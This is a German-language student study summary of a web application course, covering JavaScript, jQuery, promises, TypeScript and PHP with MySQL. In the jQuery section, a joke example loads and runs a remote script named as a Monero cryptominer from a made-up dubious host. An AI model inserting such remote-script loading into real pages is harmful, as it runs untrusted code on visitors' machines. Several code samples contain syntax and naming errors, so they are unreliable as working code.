Zusammenfassung WEBAPP FS2018

Alex Neher

June 21, 2018

Inhalt

Abbildungsverzeichnis

1 JavaScript - Basics

Javascript, auch ECMAScript genannt ist eine clientseitige web-Development Sprache für DOM- und CSS-Manipulation, AJAX oder EventHandling. Javascript kann in HTML-Code eingebunden werden, entweder inline über `<script></script>`-Tags, es kann mittels `<script src=path/to/file.js></script>` geholt werden oder direkt über EventHandler `<input type="checkbox" name="options" onchange="order.options.giftwrap = this.checked;">`.

1.1 Variablen definieren

Javascript hat keine Typisierung. Das heisst, Variablen können einfach mit dem Keyword `var` definiert werden, ohne dass ein Datentyp spezifiziert werden muss.

```
var a = 2; // a ist nun eine Nummer
a = 'Jetzt bin ich ein String';
a = false;
```

1.2 Funktionen

In Javascript werden Funktionen als Objekte behandelt. Sie können ebenfalls mit dem Keyword `var` erstellt werden. Jede Funktion hat ihren eigenen Kontext/Scope. Jede Funktion hat per Default zwei Parameter: `this` und `arguments`.

Der `this` Parameter gibt den Kontext der Funktion zurück. Dieser hängt davon ab, wie und wo die Funktion aufgerufen wird. `arguments` ist ein Array, in welchem alle mitgegebenen Argumente speichert.

```
//1. Über anonymes Function Literal
var add = function(a,b){
   console.log(arguments[0]) //gibt den Wert von a zurück
   return a+b;
}

//2. Über Function Literal mit Name
var sub = function sub(a,b){
   return a-b;
}

//3. Über Function Declaration
function mult(a,b){
   return a*b;
}

//4. Über Immediate Function Invocation
var TenDividedByTwo = function(a,b){return a/b;}(10,5);
console.log(TenDividedByTwo) //Output: 5
```

Funktionen können auch direkt in Objekten definiert werden

```
var person = {
   firstName = "Thomas",
   lastName = "Koller",

   printFullName: function(){
      console.log(this.firstName + " " + this.lastName);
   };
}
```

```
9
10 person.printFullName();
```

Mit dem 'apply'-Pattern können auch Funktionen von anderen Objekten aufgerufen werden

```
1  var anotherPerson = {
2     firstName = "Donald",
3     lastName = "Trump"
4  }
5
6  anotherPerson.printFullName() //error: undefined
7
8  aPerson.printFullName.apply(anotherPerson); //Output: Donald Trump
```

Wie bereits erwähnt, werden Funktionen als Objekte behandelt und haben ihren eigenen Kontext/Scope. Das heisst, von ausserhalb kann nicht direkt auf Variablen innerhalb einer Funktion zugegriffen werden, sondern nur über verschachtelte Funktionen. Dieses Konstrukt nennt man **Closure**.

```
1  var myCounter = (function(){
2     var value = 0;
3     return {
4        increment: function(inc){
5           value =+ inc;
6        },
7        getValue: function(){
8           return value;
9        }
10    };
11 }());
12
13 myCounter.increment(10) //value = 10
14 console.log(myCounter.value); //error: undefined
15 console.log(myCounter.getValue()); //10
```

1.3 Objekte

JavaScript kann auch objektbasiert programmiert werden. Es gibt grundsätzlich vier Möglichkeiten, Objekte zu instanziieren:

```
1  //1. über "var"
2  var bachelorModule = {
3     title: "Webapplication Development",
4     instructor: "Thomas Koller"
5  };
6
7  //2. über new und dem default-Konstruktor
8  var bachelorModule = new Object();
9
10 //3. über Object.create()
11 var bachelorModule = Object.create(Object.prototype); //ein leeres Objekt
12
13 //4. mit einem bereits bestehenden Objekt als Prototyp
14 var masterModule = Object.create(bachelorModule) //ist jetzt ein "Klon" von
       bachelorModule
```

Der Zugriff auf Properties funktioniert wie bei anderen objektorientierten Sprachen

```
console.log(bachelorModule.title); //Output: Webapplication Development
console.log(bachelorModule["instructor"]); //Output: Thomas Koller
```

Objekte sind dynamisch. Das heisst, es können zur Laufzeit noch Properties hinzugefügt oder entfernt werden:

```
//hinzufügen von Properties
bachelorModule.credits = 3;

//entfernen von Properties
delete bachelorModule.credits;

//Ebenfalls kann gecheckt werden, ob ein Property existiert
bachelorModule.hasOwnProperty("title"); //true
bachelorModule.hasOwnProperty("credits"); //false
```

JavaScript hat, wie auch andere objektorientierten Sprachen, Konstruktoren (die immer gross geschrieben werden)

```
function Name(vorname, nachname){
   this.vorname = vorname;
   this.nachname = nachname;
   this.birthDate = {
      year: 0,
      month: 0,
      day: 0
   }
}
```

Prototyp

Wie bereits im Kapitel 'Funktionen' beschrieben, können Funktionen direkt in Objekten definiert werden. Dann existieren sie jedoch nur für diese eine Objekt (z.B. dem Objekt aPerson). Wenn ich nun eine Funktion definieren will, die für alle `Name`-Objekte existiert, muss ich sie mithilfe dem `prototype`-Keyword definieren.

```
Name.prototype.hello = function(){
   console.log("Hello " + this.vorname);
}

var aPerson = new Name("Thomas", "Koller");
aPerson.hello();
```

Diese Methode funktioniert, da jedes Objekt ein Prototype hat. Wenn ein gesuchtes Property nicht im Objekt-eigenen Prototype gefunden, so wird rekursiv im Prototype des Prototype-Objekts gesucht, bis man ganz oben bei `Object` angekommen ist. Falls dort immer noch nichts gefunden wurde, wird `null` zurückgegeben.

Wenn ein Objekt mithilfe der `Object.create()`-Methode instanziiert wird, so hat das neu erstellte Objekt den Prototypen des mitgegebenen Objekts.

```
var obj1 = {
   a: 1
}

var obj2 = Object.create(obj1); //Der Prototyp von obj2 ist jetzt obj1
```

```
6
7 console.log(obj2.a) //Output: 1
```

`obj2` selbst hat kein 'a'-Property, es wird also eine Stufe höher gesucht, im Property von `obj2`, also `obj1`

1.4 Arrays

```
1  //Instanziierung von Arrays über var
2  var emptyArray = [];
3  var numberArray = [1, 3, 6];
4
5  //Instanziierung von Arrays über new
6  var anotherEmptyArray = new Array();
7  var arrayOfFive = new Array(5);
8
9  //Da JavaScript keine Typisierung kennt, sind auch gemsiche Arrays möglich
10 var mixedArray = ["String", 4, true];
11
12 //Es können auch Objekte in Arrays verpackt werden
13 var modulesArray = [
14    {title:"WEBAPP", instructor:"Koller"},
15    {title:"WEBTEC", instructor:"Infanger"}
16 ];
17
18 //Zugriff und hinzufügen von Array-Elemente erfolgt gleich wie bei bekannten Sprachen
19 console.log(numberArray[0]) //1
20 numberArray[3] = "new Element"
21
22 //Arrays müssen nicht zwingend ganz gefüllt sein
23 var sparseArray = new Array(1000);
24 console.log(sparseArray[500]); //undefined
```

1.5 JavaScript und JSON

Javascript erlaubt die direkte Konvertierung von Objekten zu JSON. Die Methode `JSON.stringify()` ruft die Methode `toJSON()` auf (falls diese existiert) und serialisiert das zurückgegebene Objekt.

Um JSON wieder in ein Objekt zurückzuverwandeln, ruft man `JSON.parse()` auf.

```
1 var json = JSON.stringify(bachelorModule));
2 //Output: {"title":"WebApp","instructor":"Thomas Koller"}
3
4 var otherBachelorModule = JSON.parse(json);
```

2 Javascript - Advanced

2.1 Verarbeitung von JavaScript

JavaScript kann normal, asynchron oder deferred ausgeführt werden. Bei der normalen Verarbeitung wird das HTML-Parsing pausiert, das JS-Skript heruntergeladen, kompiliert und ausgeführt und erst anschliessend mit dem HTML-Parsing weitergemacht. Wenn man die asynchrone Verarbeitung wählt, wird das JS-Skript im Hintergrund heruntergeladen. Erst wenn das Skript heruntergeladen wurde, wird das HTML-Parsing pausiert und das Skript wird ausgeführt. Bei der deferred-Methode wird das Skript ebenfalls im Hintergrund heruntergeladen. Jedoch wird hier gewartet, bis das gesamte HTML-Parsing abgeschlossen ist, bevor das Skript ausgeführt wird.



Abb. 2.1: Verschiedene Arten, wie JS verarbeitet werden kann

2.2 Verzögerte Ausführung

Mittels den Methoden `long setInterval(function f, unsigned long interval, any args)` und `long setTimeOut(function f, unsigned long timeout, any args)` kann die Ausführung der übergebenen Methode verzögert (setTimeOut) oder in einem definierten Intervall wiederholt (setInterval) werden. Die Ausführung der Methode `f` wird um `timeout` Millisekunden verzögert bzw. nach `interval` Millisekunden wiederholt.

2.3 DOM



Abb. 2.2: Beispiel eines DOM-Baumes

DOM steht für *Document Object Model* und bezeichnet die Struktur einer HTML-Website. Alle Objekte der Website werden in der Baumstruktur des DOMs als Node abgespeichert. JavaScript kann direkt auf diese Nodes zugreifen z.B. wäre `"simple"` in Abb. 2.2 mittels `document.childNodes[0].childNodes[1].lastChild.firstChild.nextSibling.childNodes[0]` erreichbar. Da dies jedoch ein bisschen umständlich ist, werden im nächsten Kapitel einige einfachere Selektions-Methoden vorgestellt.

2.4 DOM-Manipulation

Wie bereits zu Beginn des Kapitels erwähnt, wird JavaScript unter anderem zur DOM-Manipulation verwendet. Um Elemente des DOM manipulieren zu können, muss dem Skript zuerst mitgeteilt werden, welches Element man manipulieren möchte. Dabei gibt es verschiedene Methoden:

Über ID (empfohlen)

```
1 var button = document.getElementById("button1")
```

```
1 <button id="button1">Click me!</button>
```

Über Namen

Diese Methode gibt eine NodeList zurück mit allen gefundenen Elementen

```
1 var buttons = document.getElementsByName("option_buttons")
2 console.log(buttons[0].tagName) //Output: button
```

```
1 <button name="option_button">Pizza Margharita</button>
2 <checkbox name="option_button">Pizza Diavola</checkbox>
```

Über Tags

Funktioniert gleich wie `getElementsByName` aber filtert nach HTML-Tags

```
1 var buttons = document.getElementsByTagName("button")
2 console.log(buttons[0].name) //Output: option_button
```

```
1 <button name="option_button">Pizza Margharita</button>
```

Über Klasse(n)

Gibt eine HTML-Collection zurück. Falls mehrere Klassen spezifiziert werden, muss das Element Mitglied *aller* Klassen sein

```
1 var buttons = document.getElementsByClassName("options")
2 console.log(buttons[0].name) //Output: option_button
```

```
1 <button class="options">Pizza Margharita</button>
```

Über CSS-Selektoren
Nur kompatibel mit HTML5. Gibt eine NodeList zurück.

```
var logs = document.querySelectorAll("#log>span)
```

```
<div id=span>
   <span>I'm selected</span>
</div>
```

3 JQuery

JQuery ist eines der inzwischen hunderten von JavaScript Frameworks. Genau wie JavaScript kann mit JQuery ebenfalls DOM- und CSS-Manipulation durchgeführt, sowie Browser Events und AJAX-Requests behandelt werden.

JQuery Funktionen werden mittels `jQuery()` bzw. `$()` aufgerufen. Da jede jQuery-Methode ein jQuery-Object zurückgibt, können beliebig viele Methoden aneinandergehängt werden (ob das leserlich ist, ist eine andere Frage):

```
$("p.details").css("background-color","yellow").show("fast");
```

Die obenstehende jQuery-Methode selektiert alle `p`-Elemente der Klasse `details` mit der Hintergrundfarbe Gelb und zeigt sie an mit einer schnellen Animation.

Man kann jQuery Methoden auf vier verschiedene Arten aufrufen:

1. Selektion
   `$(selector, (optional)context)`
2. Wrapper
   `$(document), $(window) etc.`
3. HTML-Elemente
   `var img = $("<img>", src:  url, css:...)`
4. Events
   `$(function)` ← ist equivalent zu `$(document).ready(function);`

jQuery verfügt nur über eine getter/setter Methode. Je nach dem, ob der Methode ein Parameter übergeben wird, fungiert sie als getter oder setter.

```
//Der Methode wird kein Parameter übergeben --> sie gibt den gefundenen Wert zurück
$("#icon").attr("src");

//Der Methode wird zusätzlich noch 'icon.gif' übergeben. --> Sie setzt den Wert
$("#icon").attr("src", "icon.gif");
```

Dasselbe gilt nebst DOM-Manipulation auch für CSS-Manipulation

```
//Kein Wert übergeben --> gibt die Wert von fontWeight zurück
$("h1").css("fontWeight");

//Es werden Parameter übergeben --> setzt den CSS-Style dementsprechend
$("h1").css({
   backgroundColor: "black",
```

```
   textColor: "green",
});
```

jQuery kann auch Text und HTML schreiben und lesen

```
//Gibt den Dokument-Titel zurück
var title = $("head title").text();

//Gibt das HTML des ersten 'h1'-Elementes zurück
var headline = $("h1").html();

//Setzt jede 'h1'-Heading zu 'TITEL'
$("h1").text(TITEL);
```

Mit dem `data()`-Attribut kann jQuery von jedem Element beliebig Daten lesen und schreiben. Der Syntax des `data()`-Attribut ist `jQuery.data(element, key, value)` wobei das `element` das DOM-Element ist, mit dem die Daten assoziiert sind, der `key` der Name der zu speichernden Daten und der `value` recht selbsterklärend der Wert der zu speichernden Daten ist.

```
//Daten speichern.
$.data(div, "test", {
   first: "firstText",
   pizza: "secondText"
});

//Daten abrufen und als Text im ersten bzw. letzten <span>-Element der Seite setzen
$("span:first").text( jQuery.data(div, "test" ).first);
$("span:last").text( jQuery.data(div, "test" ).pizza);
```

Wie bereits erwähnt, können mit jQuery auch EventHandler programmiert werden. Dabei folgen alle Browser derselben API (ausser alte IE-Versionen, aber das überrascht eigentlich niemanden).

```
$("#imageShrinker").click(
   function () {
      $("img").animate({height: 0})
   }
);
```

Die obenstehende Funktion setzt die Höhe jedes Bildes auf 0 wenn der Button mit der id `imageShrinker` geklickt wird. Es gibt eine vordefinierte Liste von Events, auf welche reagiert werden kann wie z.B. `click()`, `keypress()`, `load()`, `focus()` etc.

Das obere Codebeispiel deckt auch eine weitere Möglichkeit von jQuery ab: Es kann Animationen ausführen wie z.B. Elemente anzeigen und verschwinden lassen.

jQuery kann auch andere Websites oder remote-Scripts laden und ausführen.

```
//Eine externe Seite laden und im übergebenen Element anzeigen
$("#stats").load("status_report.html");

//Ein remote-Script laden
$.getScript("https://trustworthySite.ru.cn/js/totallyNotACryptoMiner.js");

//Ein remote-Script laden und anschliessend ausführen
$.getScript("https://trustworthySite.ru.cn/js/totallyNotACryptoMiner.js", function(){
   $(document).mineMonero();
```

```
});
```

jQuery kann ebenfalls JSON laden und parsen

```
$.getJSON("https://server.com/data.json", function(data){
   //geparste Daten aus data.json verarbeiten
});
```

Es können auch AJAX Request über jQuery gemacht werden

```
$.ajax({
   type: "GET", //GET-Request
   url: url, //aufzurufende URL
   data: null, //es sollen keine Daten mitgegeben werden
   dataType: "script", //die Antwort ist ein sofort auszuführendes Script
   success: callback //rufe diese Methode auf, wenn alles erledigt ist
});
```

4 Asyncronous Javascript

4.1 Callback

```
function doSomething(successCallback, failureCallback){
if(a===1){
successCallback(a);
} else {
failureCallback(new Error("failed"));
}
}

//Aufruf mittels
doSomething(successCallback, failureCallback);
```

Das obenstehende Codebeispiel demonstriert die Verwendung von Callbacks. Callbacks an sich sind eine gute Sache, jedoch läuft man in die Gefahr, dass man eine sog. *Callback pyramid of hell* programmiert:

```
doSomething(function successCallback(result){
processResult(result, function successProcessing(newResult){
finalThing(newResult, function finalSuccess(finalResult){
console.log("Final Result");
}, failureCallback);
}, failureCallback);
}, failureCallback);
```

Wie zu sehen ist, sind solche Konstrukte recht schwer zu lesen. Zudem haben Callback-Methoden keine returns und sie werfen keine Exceptions (aufgrund des fehlenden Callstacks). Die Lösung für das Problem sind:

4.2 Promises

```
var promise = doSomething(); //doSomething() gibt ein Promise zurück
promise.then(successCallback, failureCallback);
```

```
3
4  //oder, kompakter:
5  doSomething().then(successCallback, failureCallback)
6
7  //oder auch
8  doSomething()
9  .then(successCallback)
10 .catch(failureCallback);
```

Promises sind Platzhalter für das Resultat einer späteren, asynchronen Methode. Je nachdem, was das Resultat von `doSomething()` ist, wird entweder der `.then`-Teil (bzw. `successCallback`) oder der `.catch`-Teil (bzw. `failureCallback`) ausgeführt. Welcher der beiden Teile ausgeführt wird, kann jedoch erst zur Laufzeit bestimmt werden. Zudem können mehrere `.then()` aneinander gekettet werden, ohne dass eine Callback pyramid of hell daraus resultiert:

```
getSomeData()
.then(processData)
.then(storeData)
.then(finalizeData)
.catch(error)
```

Promises können folgendermassen erstellt werden:

```
var promise = new Promise(function(resolve, reject){
//Methodenausführung, die immer ausgeführt wird
if(//alles hat gefunzt){
resolve("Stuff's working");
} else{
reject("Stuff didn't work);
}
});
```

Ein Promise kann vier Zustände haben:

fulfilled: Promise wurde erfolgreich ausgeführt

rejected: Promise wurde nicht erfolgreich ausgeführt

pending: Promise wurde instanziiert aber noch nicht ausgeführt

settled: Promise wurde ausgeführt (gibt jedoch nicht zurück ob erfolgreich oder nicht)

5 TypeScript

TypeScript ist ein sog. **Superset** von JavaScript. Es ist eine Sprache, mit der objektorientiert in Klassen, Interfaces und Objekten programmiert werden kann. Jedoch kompiliert sie nach (ziemlich unleserlichem) JavaScript. Typescript unterstützt im Gegensatz zu JavaScript auch Types und somit auch Generics.

```
interface LabelledValue {
   label: string;
   value?: string //optionaler Wert
}
function printLabel(labelledObj: LabelledValue){
   console.log(labelledObj.label);
}

let myObj = {
   label: "Size 10 Object",
   value: "10"
}
printLabel(myObj);
```

TypeScript unterstützt auch verschiedene Sichtbarkeiten. So kann mittels `private` die Sichtbarkeit auf die eigene Klasse beschränkt werden. Wie in anderen OO-Sprachen kann mittels Setter- und Getter-Methoden immer noch auf das Attribut zugegriffen werden, sollte das denn vonnöten sein.

```
class BachelorModule{
   private _title: string;

   constructor(title: string){
      this._title = title;
   }

   get title(): string {
      return this._title;
   }

   set title(newTitle: string): void{
      this._title = newTitle;
   }
}

let WEBAPP = new BachelorModule("Web Applications");
console.log(WEBAPP._title);   //error
console.log(WEBAPP.title);  //OK
let newtit: string = "WEBAPP";
WEBAPP.title = newtit;     //OK
```

Mit TypeScript ist auch Vererbung möglich:

```
class BDAModule extends BachelorModule{
   private _expertName: string;

   constructor(name: string){
      super(name);
   }
}
```

6 PHP

PHP ist eine serverseitige Script-Sprache. Also im Gegensatz zu JavaScript, bei welcher alles auf dem Computer des Benutzers berechnet wird, wird bei PHP alles bereits auf dem Webserver berechnet und nur die Resultate an den Browser des Benutzers geschickt.

Ein PHP-Request läuft folgendermassen ab:

1. Der Client ruft eine PHP-Seite auf
2. Der Webserver leitet den Request an den PHP-Interpreter weiter
3. Der Interpreter verarbeitet die Seite und schickt das Resultat zurück an den Server
4. Der Server schickt das Resultat zurück an den Client.

PHP und HTML können in einer Datei gemischt werden.

```
<html>
   <head>
      <title>PHP-Stuff</title>
   </head>
   <body>
      <?php echo "Hello World"; ?>
   </body>
</html>
```

Variablen in PHP beginnen immer mit einem `$` und müssen nicht zwingend zuerst deklariert werden. Strings werden, wie gewohnt, entwerder mit Doppel- oder Einfachanführungszeichen geschrieben. Ebenfalls bereits bekannt aus anderen Sprachen ist das Abschliessen eines Statements mit dem ';'

PHP kann ebenfalls objektorientiert programmiert werden und hat Java/.NET ähnliche Kontrollstrukturen wie Schlaufen oder Konditionen. Externe PHP-Dateien können mittels `import` oder `include` importiert werden.

Falls eine Webapplikation eine SQL-Datenbank im Backend hat, wird meist über PHP darauf zugegriffen

```
include 'db_credentials.php'

//$host, $user, $pass und $db sind im File 'db_credentials.php' gespeichert
$mysqli = new mysqli($host, $user, $pass, $db);

//mittels '->' kann auf Methoden zugegriffen werden, hier also die Methode 'query'
    vom mysqli-Objekt
$result = $mysqli->query("SELECT * from personen");
```

Nebst plainText und HTML-Seiten kann PHP noch andere Content-Types zurücksenden, es muss jedoch als erstes im Header mittels `header("Content-Type:  whatever");` spezifiziert werden (z.B. JSON)